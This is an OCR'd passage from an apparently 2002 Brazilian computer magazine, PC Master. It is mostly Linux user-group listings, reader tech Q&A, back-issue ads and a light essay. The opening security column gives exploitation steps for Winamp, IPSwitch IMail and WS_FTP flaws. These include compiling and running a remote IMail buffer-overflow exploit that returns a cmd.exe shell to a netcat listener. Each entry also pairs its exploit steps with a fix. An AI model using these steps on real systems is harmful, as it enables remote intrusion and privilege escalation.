O Winamp é uma aplicação utilizada mundialmente para reprodução de arquivos de áudio, principalmente MP3. Uma de suas funcionalidades, é a utilização de leitura e gravação do ID3v2, que é um novo formato de identificação de arquivos MP3. Na ID3 tag ficam armazenadas as informações da MP3, como cantor ou artista. Nestes campos,é possível guardar código CSS. Outra funcionalidade do Winamp é a criação de uma lista no formato HTML, com a "playlist", ou seja, a lista de reprodução. Esta página HTML é reproduzida contendo as informações do MP3 como nome do artista e nome da música. Se o nome ou autor da música estiverem com códigos CSS, os mesmos são transportados para a playlist HTML que será gerada.

Como Explorar:

Clique em "View File Info", clicando com o botão direito em qualquer música da playlist do Winamp. Desabilite a opção read-only da MP3. Insira após o nome do artista ou da música aproximadamente 100 espaços e depois insira o seu código CSS.

Como Proteger:

Baixe a versão mais atual do winamp em www.winamp.com

IPSwitch IMail

Sistema Operacional: NT
Tipo: Remota
Versões Afetadas: Todas
Nível: Intermediário
Gravidade: Alta
Privilégios: Aumento de privilégios

Descrição:

IPSwitch IMail é um servidor de e-mail usado, segundo o fabricante, por 49 milhões de usuários no mundo. No Web Messaging do IMail, existe uma falha de buffer overflow que possibilita ao atacante a execução de comandos remotos no sistema-alvo. Uma vez o ataque bem-sucedido, o atacante ganha privilégios de SYSTEM na máquina-alvo. O problema está no modo como o programa trata uma requisição HTTP 1.0. Um buffer mal tratado possibilita o overflow no processamento dessas requisições. Para HTTP 0.9 e HTTP 1.1, não existe esse problema.

Como Explorar:

Certifique-se que a máquina esteja rodando a aplicação Imail. Compile o arquivo *IMail.c*, que está no site da Revista PC Master.

```
gcc -o iMail IMail.c
```

O exploit efetua o "spawn", ou seja, ele executa uma cópia do *cmd.exe*. Neste caso, abra algumo aplicação que "escute" em alguma porta da sua máquina para receber a conexão da máquina-alvo. É recomendado o netcat. Uma vez compilado, rode-o com a linha

```
$ ./iMail IP_Destino
Porta_do_IWeb Seu_IP Sua_porta
```

Como Proteger:

Por tratar-se de uma aplicação comercial, é recomendável o upgrade para a versão mais nova.

WS_FTP

Sistema Operacional: Windows
Tipo: Remota
Versões Afetadas
WS_FTP Server 3.1.1
Nível: Intermediário
Gravidade: Alta
Privilégios: Execução de comandos

Descrição:

O WS_FTP é um dos softwares mais conhecidos e difundidos como cliente FTP no mercado. Além de software cliente, possui versão servidor, que possibilita a qualquer usuário Windows configurar um servidor FTP em sua máquina. O servidor possui uma falha que permite que usuários mal intencionados tenham acesso a comandos do sistema. Uma vez que o WS_FTP Server roda na grande maioria das instalações, como SYSTEM, isto torna esta falha extremamente séria.

Como Explorar:

Na versão 3.1.1 do software WS_FTP, é possível que um usuário mal intencionado troque sua senha através do comando "site cpwd", esta instrução contém buffers não verificados e, desta maneira, através de "buffer overflow" (estouro do buffer), permite a execução arbitrária de comandos.

Como Proteger:

Para se proteger desta falha instale o patch do fabricante, em ftp://ftp.ipswitch.com/ipswitch/product_support/WS_FTP_Server/ifs312.exe.

Domingo M. Montanaro é Analista de Segurança de Informação, pode ser contactado pelo e-mail montanaro@itnetbrasil.com.br

PCM

Família

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum: aumentar o seu conhecimento sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, publicamos a seguir uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro das últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

Segurança no Conectiva Linux
distro.conectiva.com.br/mailman/listinfo/seguranca

AnO2001
www.ano2001.com

Prog-BR - Programação Linux
listas.conectiva.com.br/listas/

LDP-BR Projeto de Documentação Linux
ldp-br.conectiva.com.br

JustLinux
groups.yahoo.com/group/justlinux

GUS – Grupo de Usuários Slackware
gus-br.linuxmag.com.br

Grupo de Discussão Linux
groups.yahoo.com/group/linux-board

Grupo de Usuários Linux do Vale do Taquari
mercurio.fates.tche.br/linux/

Nosso Grupo - Sistemas
www.nossogrupo.com.br/canais.asp?canal=275

Linuxabc
linuxabc-subscribe@egroups.com

Linux-br
linux-br.conectiva.com.br

Grupos Brasileiros

1 - PARÁ
Linux em Belém
br.groups.yahoo.com/group/linuxparadegua

Linux - Pará
www.linux.pa.org

2 - MARANHÃO
Comlinux - Comunidade Linux do Maranhão
www.comlinux.ufma.br

3 - CEARÁ
Linux-CE - www.beuce.net/lista/linux-ce

4 - RIO GRANDE DO NORTE
Universidade Federal do RN
ufrn.br/servicos/lista_discuss.html

Grupo de Usuários Linux do Rio Grande do Norte
www.linuxpotiguar.tsx.org

5 - PARAÍBA
GLUG/PB - Grupo de Usuários GNU
www.glugpb.cjb.net

Linux-Sever
http://linux.sathi.com.br

6 - PERNAMBUCO
Grupo de Usuários GNU/Linux de Pernambuco
www.glugpe.cjb.net

7 - SERGIPE
Linux Sergipe
linux-se-subscribe@egroups.com

Linux-SE Grupo de Usuários Linux de Sergipe
come.to/linux-se

8 - BAHIA
GULBA - Grupo de Usuários Linux da Bahia
gulba.empsj.com.br

Clube de Usuários Linux World Bahia
www.geocit.es.com/Eureka/Gold/2399

9 - MINAS GERAIS
Linux BH
www.linuxbh.cjb.net

Grupo de Usuários GNU/Linux de Juiz de Fora
linuxjf.jfnet.com.br

BLUG - BHZ Linux Users Group
blug.tsx.org

BHNET - Linux
www2.bhnet.com.br/lista-linux

LinuxBQ - Barbacena Querida
www.linuxbq.org

Centro de Treinamento e Serviços Linux de MG
www.comunidadelinux.com.br

Comunidade Neurix
www.neurix.com.br

GNU\LinuxMG
irc.brasnet.net - #LinuxMG

10 - ESPÍRITO SANTO
Grupo de Usuários Linux do Espírito Santo
www.linuxes.com.br

Grupo de Usuários Linux - ES
www.inf.ufes.br/~linux

11 - RIO DE JANEIRO
Linux Resende
linux-resende-subscribe@egroups.com

Grupo da Cidade de Três Rios
www.nossogrupo.com.br/grupo.asp?grupo=7852

Grai- Grupo de Estudos Avançados Linux
grai.stat.com.br

GULSF - Grupo de Usuários Linux da Região Sul Fluminense
www.linuxbr.info

Linux

Participe de um grupo de usuários Linux. No Brasil existem dezenas de grupos onde você consegue trocar experiências e saber mais sobre o sistema

Meu Grupo Sistemas Operacionais
www.meugrupo.com.br/SubCategoria.cfm?ID_SubCategoria=3

LinuxAll.org
www.linuxall.org - Edson Syguedomi
webmaster@linuxall.org

Linux - Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

Grupos de usuários de Linux do Norte/Nordeste
www.nordestelinux.rg3.net

LinuxBQ - Linux ao alcance de todos!
www.linuxbq.cjb.net

Cipsga - Comitê de Incentivo à Produção de Software Gnu e Alternativo
www.cipsga.org.br

StarNux
www.stanux.hpg.com.br

Linux na Rede
www.linuxnarede.hpg.com.br

Linux Clube
www.linuxclube.com

GRUPO DO MÊS

Grupo de Usuários Gnurias

www.univates.br/gnurias

O grupo Gnurias que tem sua origem no Rio Grande do Sul, formado basicamente por um publico femin no que defende o uso de software livre. O grupo organiza eventos como palestras e cursos.

VOCÊ TEM UM GRUPO?

Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie para o e-mail pcmaster@europanet.com.br

Grupo de Usuários GNU/Linux de Volta Redonda
www.linuxvr.hpg.com.br
linuxvr@ieg.com.br

LUG-Petrópolis
virtual01.incc.br/one_day/linux

Linux do Rio de Janeiro
linuxdoriodejaneiro-subscribe@yahoogrupos.com.br

12 - SÃO PAULO
Grupo de Usuários Linux de Sorocaba
www.guls.com.br

Linux-L
linux.unesp.br

LinuxSP
www.linuxsp.org.br

Grupo de Usuários Linux IME/USP
gul.linux.ime.usp.br

Rizi Comunidade Linux de Matão
linux.process.com.br

Guia Tecnológico Free-Soft
www.linux.unesp.br

Comunidade Linux
www.comunix.com.br

13 - PARANÁ
Linuxer de Curitiba - PR
www.linuxercenter.cjb.net

14 - SANTA CATARINA
GU LINUX FLORIPA
www.linux-sc.org

15 - RIO GRANDE DO SUL
Grupo Linux de São Leopoldo
www.sl.linux.hpg.ig.com.br

G.U. Linux de Erechim
www.geocities.com/gulelinux

GU Porto Livre
www.portolivre.org

GNUTeen - Grupo de Usuários Linux de Candiota
www.gnuteen.hpg.ig.com.br


Gnurias
www.univates.br/gnurias

TaquariX - Grupo de Usuários do Vale do Taquari
www.univates.br/taquarix

16 - MATO GROSSO DO SUL
GULMS
Grupo de Usuários Linux de Mato Grosso do Sul
www.gulms.org

17 - GOIÁS
Grupo dos Usuários Linux de Brasília
www.linuxbrasilia.hpg.com.br
linuxrulz@hotmail.com

18 - MATO GROSSO
Comunidade Linux de Cuiabá, MT [linux-cba]
www.grupos.com.br/grupos/linux-cba



PCM

Cartas

HelpLine

helpline@europanet.com.br

Aproveite este espaço e esclareça suas dúvidas técnicas sobre Linux, Windows e Informática em geral com os especialistas da PC Master

Backup de e-mails

Eu quero instalar o Mandrake 8.2 no meu computador, que possui o Red Hat 7.0, e gostaria de salvar os e-mails do Mozilla 0.94. No total são aproximadamente 150 mensagens, mas o software não possui a opção de salvar mensagens. Como faço isso?

Marcos Vinicius
Via Internet

Para salvar as configurações, e-mail e lista de contatos do seu Mozilla, siga o procedimento a seguir:

1 *Carregue o sistema como o administrador do sistema (root) e digite no terminal os seguintes comandos.*


```
# cd /root/ mozilla/
# tar -cf mozilla.tar *
```

2 *O comando irá criar um arquivo compactado chamado* mozilla.tar. *Grave-o em um local seguro para não correr o risco de perder o arquivo quando reinstalar o sistema.*

Para restaurar os dados anteriores, copie o arquivo para o diretório /root/.mozilla/ *e digite dentro da pasta:*

```
# tar -xvf mozilla.tar
```

Caso tenha outros usuários no sistema, entre na pasta /home/usuario/.mozilla/ *de cada usuário e siga o mesmo procedimento para cada um deles.*



Você pode criar atalhos no menu que é apresentado sobre o *Iniciar*

Disco de boot pelo Linux

Gostaria de criar um disco de boot do Linux para ser usado em caso de qualquer problema no sistema.

Ivan Gonçalves
Via Internet

Para criar um disco de inicialização no Linux, faça o seguinte procedimento:

1 *A partir de uma janela do terminal, digite o comando:*

```
# mkbootdisk --device /dev/fd0 versão_do_kernel
```

Para o caso do Kernel 2.4.18 use.

```
# mkbootdisk --device /dev/ fd0 2.4.18
```

2 *Para saber qual é a versão do Kernel que está instalada no computador digite dentro de um terminal*

```
# uname -r
```

Atalho Diferente

Como eu posso criar atalhos no menu que é apresentado ao clicar com o botão direito do mouse sobre o *Iniciar* do Windows?

Cristina Sanches
Via Internet

Este é um procedimento bem simples, mas que poucos conhecem. Para adicionar um item neste menu, faça o seguinte procedimento:

1 *Clique no menu* Iniciar, Executar *e digite o comando.*

```
regedit
```

2 *Dentro do* regedit, *localize a pasta* HKEY_CLASSES_ROOT, Directory, Shell

3 *Crie uma chave clicando com o botão direito do mouse sobre a pasta* SHELL *e clique na opção* Nova, Chave. *Coloque na* Chave *o nome* Bloco de Notas

4 *Após criar a chave* Bloco de Notas, *clique com o botão direito do mouse e selecione a opção* Nova, Chave. *Coloque o nome da chave de command.*

5 *Clique sobre a pasta* command. *Do lado direito da janela será exibida uma linha com três dados. Clique duas vezes em "Padrão" e aparecerá uma janela chamada "Editar Seqüência" com um campo chamado "Dados do valor". Coloque neste campo:*

C:\Windows\Notepad.exe, em seguida, clique Ok. Para verificar se tudo ocorreu bem, clique na tecla F5 para atualizar o registro. Clique com o botão direito no menu Iniciar e verifique que surgirá uma opção chamada Bloco de Notas. Clique nela para acessar o Bloco de Notas.

Instalando Placa SCSI


Eu tenho uma controladora SCSI que no Windows funciona perfeitamente, mas no Linux não reconhece. Como eu faço para instalar a controladora no Linux?

José Andrade
Via Internet

Para algumas controladoras, o Linux reconhece automaticamente na instalação, mas nem todos os Linux têm suporte a controladoras SCSI. Nesses casos, para fazer a instalação, baixe no site do fabricante da sua controladora o drivo para o Linux e copie para um disquete. Agora faça o seguinte procedimento:

1 *Na instalação, quando aparecer a pergunta "Você tem alguma controladora SCSI conectada no computador?", clique na opção* SIM

2 *Será exibida uma lista com diversos modelos de controladoras. Caso o modelo da sua controladora não esteja na lista, selecione a opção* Selecionar



Para que o computador ATX desligue, é necessário habilitar na BIOS

Outra e Avançar. *Em algumas distribuições, a opção pode estar com outro nome.*

3 *Coloque o disquete no drive, se for o seu caso, e indique o local em que está o drive da controladora. Clique em* Avançar.

4 *Se o seu dispositivo está na lista de controladoras, selecione a controladora e clique em* OK.

Desligar computador ATX

Instalei o Windows XP no meu novo computador, que possui o gabinete e a placa mãe ATX. Mas quando seleciono *Shutdown* em meu computador, ele não desliga e apresenta a mensagem *"Seu computador pode ser desligado corretamente"*. Como fazer que ele desligue o computador ao final do Shutdown?

Gustavo Eiti
Via Internet

O seu problema ocorreu porque durante o processo de instalação do Windows XP a opção de Power Management *do Bios se encontrava desabilitada.*

Para resolver, entre na Bios do seu computador e habilite o Power Management. *Em seguida, carregue o Windows XP e ative o serviço* NT Apm/Legacy Interface Node, *que você encontra em* Painel de Controle, Sistema, Hardware, Gerenciador de Dispositivo. *Em seguida, vá ao menu* Exibir *e selecione a opção* Mostrar Dispositivos Ocultos. *Localize a opção* NT Apm/Legacy Interface Node *clique com o botão direito do mouse e selecione no menu a opção* Ativar.

Na próxima vez que reiniciar seu computador ele já estará desligando automaticamente.

VNC no Linux

Existe algum programa do tipo controle remoto como o PCAnyWhere feito para o sistema Linux?


Alexandre Pereira
Via Internet

Sim, o programa VNC (Virtual Network Computing). Com o VNC para o LINUX, você pode acessar seu computador de qualquer lugar usando um navegador Internet que tenha suporte a Java.

Você encontra o VNC no endereço www.uk.research.att.com/vnc/dist/vnc-3.3.3r2_x86_linux_2.0.tgz. Para instalar o VNC, siga os passos:

1 *Faça o download do programa e copie para o diretório raiz de seu computador. Descompacte utilizando o comando:*

```
# tar zxvf vnc
3.3.3r2_x86_linux_2.0.tgz
```



2 Entre na pasta onde os arquivos foram descompactados:

```
# cd vnc_x86_linux_2.0
```

3 Dentro da pasta, copie os arquivos para a pasta de executáveis, digite o comando:

```
# cp vncviewer vncserver vncpasswd vncconnect Xvnc /usr/local/bin
```

4 Ainda dentro da pasta, digite o comando:

```
# mkdir -p /usr/local/vnc/classes
```

5 Copie os arquivos executando o comando:

```
# cp classes/* /usr/local/vnc/classes
```

Para inicializar o servidor no sistema VNC, digite:

```
# vncserver
```

Após digitar o comando, o programa irá solicitar uma senha para restringir o acesso à pessoas não autorizadas. Quando iniciar o servidor VNC, observe que aparecerá na tela a seguinte informação:

```
New 'X' desktop is galan:1
```

Onde galan:1 é o nome do host do seu computador.

Para acessar o Linux de um outro computador, abra o Browser e digite no endereço o seguinte endereço: http://endereço_do_ip:5801, onde o endereço do ip é o ip do servidor VNC. Por exemplo: http://192.168.0.1:5801

Sempre que iniciar um novo servidor utilizando o comando vncserver, será aberto servidor e o anterior será mantido. Assim, o novo servidor ficará com o nome de galan:2. Para fechar o servidor VNC dê o seguinte comando:

```
# vncserver -kill galan:1
```

Se você iniciar mais que um servidor, será preciso fechar um de cada vez.

KDE com dependências

Como eu faço para instalar o KDE3 que acompanhou o CD-ROM da PC Master 61? Estou tentando instalar todos os arquivos necessários, mas sempre apresenta uma mensagem que estão faltando algumas bibliotecas.

Rodolfo Martins
Via Internet

O KDE3, por ser um ambiente gráfico com novos recursos e utilizando novas bibliotecas, sempre irá solicitar as bibliotecas a serem instaladas. Normalmente, essas bibliotecas já existem no sistema, mas estão desatualizadas e a versão não é correspondente a versão que o KDE precisa. Para instalar utilizando as bibliotecas sem precisar atualizar, faça o seguinte procedimento:


1 Acesse o diretório onde estão os pacotes de instalação do KDE3

2 Agora, dentro da pasta, digite o seguinte comando para instalar os pacotes

```
# rpm -ivh *.rpm -nodeps
```

Este procedimento irá instalar os pacotes de instalação sem verificar as dependências. Quando entrar no KDE3, verifique se o sistema solicita mais alguma biblioteca. Para encontrar novas bibliotecas necessárias para o funcionamento do gerenciador gráfico, acesse o site www.rpmfind.net e coloque o nome da biblioteca. Faça o download de acordo com a distribuição. PCM

Screenshot do Mês



Java Nunes
http://higienopolis.virtualave.net/

Sistema:
486
Slackware 3.5 - fvwm

Mostre você também o cara do seu PC. Envie a captura do seu Desktop para **helpline@europanet.com.br**, e apareça aqui na próxima edição da PC Master.

HELPLINE

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail helpline@europanet.com.br. As perguntas mais pertinentes serão respondidas na próxima PC Master.

Complete seu arquivo da PC Master com descontos especiais. Ligue e confira!


Revista + 2 CDs-ROM= R$ 11,90 (cada)

nº 63

- Com 2 CDs-ROM
- Aprenda tudo sobre vídeo digital no Windows e Linux com as melhores dicas e técnicas.
- Nos 2 CDs: Conheça o ELX LINUX, a nova sensação que vem da Índia e já superou o Red Hat nos Estados Unidos.

nº 62

- Com 2 CDs-ROM
- Saiba como aproveitar os mecanismos de segurança do Linux e como amenizar os problemas do Windows.
- Nos 2 CDs: Red Hat 7.3, KDE 3.0, Gnome 1.4, Evolution, XFree86 4.2.0, Apache Config, BIND Config e muito mais.



nº 61


- Com 2 CDs-ROM
- Edição especial de aniversário com os segredos de especialistas das empresas e sites mais importantes sobre Linux no Brasil.
- Peanuts Linux 9.2 completo que ocupa apenas 400MB

nº 60

- Com 2 CDs-ROM
- Inteiramente Grátis: 1 CD-R virgem de 700Mb/80Min. 16x
- Tudo sobre gravação de CDs, mídias, cores dos CDs virgens, gravadores, falhas e programas de gravação
- Mandrake Linux 8.2 completo

nº 59

- Com 2 CDs-ROM
- Descrição e ficha técnica de 120 falhas de segurança para você testar e corrigir no Windows e Linux
- Verdades e mentiras sobre recuperação de HD
- Truques e dicas para seu Windows XP



nº 58

- Com 2 CDs-ROM
- O Redmond Linux que está completo no CD-ROM 1 é fácil de usar e parece o Win XP
- Reduza custos compartilhando seu acesso à Internet com o BRMultiAcces - sem nenhuma limitação para até 5 usuários

nº 57

- Com 2 CDs-ROM
- Conectiva LINUX 7.0 completo em português com instruções detalhadas
- Tudo sobre o Visual Studio.NET
- Screenshots inéditos do sistema Lindows e entrevista com os inventores

nº 56

- Com 2 CDs-ROM
- 30 Truques para Windows XP
- Conheça o sistema Lindows que roda Windows e Linux
- BeOS 5.03 sistema completo
- 55 Aplicativos Linux e Windows para usuários avançados

Aproveite também

Levando 5 edições da Revista PC Master, você ganha uma edição da

www.com.br

Seja um fera na Internet com a Revista www.com.br. Os melhores programas práticos, dicas e macetes para você dominar a Rede estão aqui.

Ligue agora mesmo para (11) 3038-5050 (Grande São Paulo) ou 0800-557667 (Outras Localidades) e faça seu pedido.

Na Internet: www.europanet.com.br

Ao ligar, informe esta oferta. Validade: 30/09/2002

OFERTA 20PC


AMIGO IMAGINÁRIO

Uma história sobre o homem moderno e seu melhor amigo: o computador

É normal, quando crianças, que tenhamos os nossos amigos imaginários. Eu mesmo não conseguiria fazer metade das brincadeiras de infância que fiz sem um bom grupo deles. É normal também, dizem, que os esqueçamos com o passar do tempo, substituindo-os por pessoas reais. Eu mesmo, não sou capaz de lembrar como eram meus amigos imaginários da infância mas – internem-me se puderem – posso afirmar que eles ainda andam comigo.

O passar dos anos transporta esses espíritos do além para nossos objetos preferidos. Almas queridas que, enfim, ganham corpo, nossos amigos imaginários continuam a povoar de certa forma nossas vidas adultas. Qual o jardineiro, afinal, que não conversa com suas plantas? Haverá algum adorador de carros pelo mundo que jamais sussurou para seus adorados bólidos? Todos nós, em vários momentos da vida, já falamos com nossos objetos mais próximos, ainda que as respostas dadas sejam de uma natureza que só o autor da pergunta possa entender.

Meus objetos próximos e queridos, é claro, são computadores. E computadores são ótimos amigos imaginários, não só para programadores, mas para quase qualquer pessoa que interaja freqüentemente com eles. Poucos objetos, enfim, são tão bons portadores de nossas angústias e alegrias como um computador. É só ver a forma como tratamos as nossas adoradas máquinas.



Sorrimos para nossos computadores quando neles fazemos um bom trabalho. Falamos bem deles a nossos amigos, sempre que os tornamos rápidos e poderosos o suficiente para exibí-los. Agradecemos a eles por guardarem nossos segredos e nos orgulhamos de seus megabytes de disco rígido que, como os elefantes, raramente esquecem.

Mas também temos problemas, e neles também o nosso amigo imaginário tem parte. Quando, não raro, a máquina ou algum programa dá pau, dizemos com propriedade que "o computador não quer trabalhar", ou que "o programa não quer funcionar". Algumas vezes – mais até do que gostaríamos – culpamos injustamente o amigo por nossa própria incapacidade, e ele aceita, calado. Houve até computador que levou tiro, responsabilizado que fora pela lerdeza de uma preguiçosa delegacia. Nossos amigos imaginários, parece-me, compartilham conosco características tipicamente humanas como o senso de dever e até mesmo a capacidade de escolha, afinal decidem até quando não querem funcionar.

É claro que há pessoas para as quais carros são apenas carros, computadores são apenas computadores, e plantas são apenas mato espalhado no caminho. Gente insana, sem dúvida, mas que não questionarei agora. Afinal, meu computador está ficando lento, e eu acho que ele precisa é de uma boa noite de sono. **PCM**

Leandro Calçada
leandro.calcada@europanet.com.br

NATDISC A UTI DO SEU HD!!!

Natdisc - 14 anos
de bons serviços

Perdeu tudo?

Não se desespere.

